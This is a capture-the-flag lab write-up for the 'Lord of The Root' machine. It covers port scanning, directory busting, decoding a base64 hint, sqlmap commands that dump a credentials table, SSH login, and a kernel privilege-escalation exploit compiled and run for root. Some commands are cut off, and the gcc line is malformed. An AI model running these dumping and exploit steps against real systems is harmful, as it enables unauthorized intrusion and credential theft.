Lord of The Root (Port Knocking,dir busting,sqlmap)


Nmap Results :

```
Nmap scan report for 10.10.34.242
Host is up (0.047s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/15%OT=22%CT=1%CU=37989%PV=Y%DS=2%DC=T%G=Y%TM=5F0EE5A
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1
OS:1NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT      ADDRESS
1   46.49 ms 10.11.0.1
2   46.44 ms 10.10.34.242
```

We traverse to the HTTP port and see this




I am gonna save that jpg and maybe try some stego tools on it and do some dirbusting in the background .

```
gobuster dir -w=/usr/share/wordlists/dirb/common.txt -u http://10.10.34.242:1337/ -x txt,php
```

and lets try some tools like exiftool and strings on the image we found and exiftool results in nothing and nopee we dont find anything with strings either .

We dont find anything that stands out with this common.txt wordlists but in the images folder we find there are more images so probably there are still some more pages which we are not seeing .

Intrestingly enough when we go to robots.txt or any page that doesnt exist we get this image



and then we check the source code and we see this

```
1 <html>
2 <img src="/images/hipster.jpg" align="middle">
3 <!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
4 </html>
5
```

Which looks like base64 so lets try decoding it and see what we get.

```
root@kali:~/thm/lordoftheroot# echo "THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh" | ba
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@kali:~/thm/lordoftheroot#
```

and we see another base64 string and guess what its a path we have to a php page

```
root@kali:~/thm/lordoftheroot# echo "THprM09ETTBOVEl4TUM5cGJ
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@kali:~/thm/lordofth
/978345210/index.phproot@kali:~/thm/lordoftheroot#
```

lets try accessing it and see whats on there and we find a login page and the room hints said something about sqlmap using so lets try that and we use the commands

```
sqlmap -u http://10.10.34.242:1337/978345210/index.php -dbs --forms
sqlmap -u http://10.10.34.242:1337/978345210/index.php --forms -D Webapp --tables
sqlmap -u http://10.10.34.242:1337/978345210/index.php --forms -D Webapp --tables Users --dump-all
```

and we will get some credentials dumped for us we can try them at ssh and see if they work and one of them works for us.

```
sudo -l
```

returns that we cannot use sudo on this and then even after doing find to find SUID bits we dont get anythign so lets see if there is kernel exploit or something and we are lucky because this Ubuntu 14 which is a super old version of Ubunutu and luckily we find a exploit which we can use to privellege escallation

https://www.exploit-db.com/exploits/39166

we will copy the c code and transfer it over to the target machine and then we can use gcc to compile it

```
gcc 39166 -c exploit
```

and then run ./exploit and we will get root access and gg.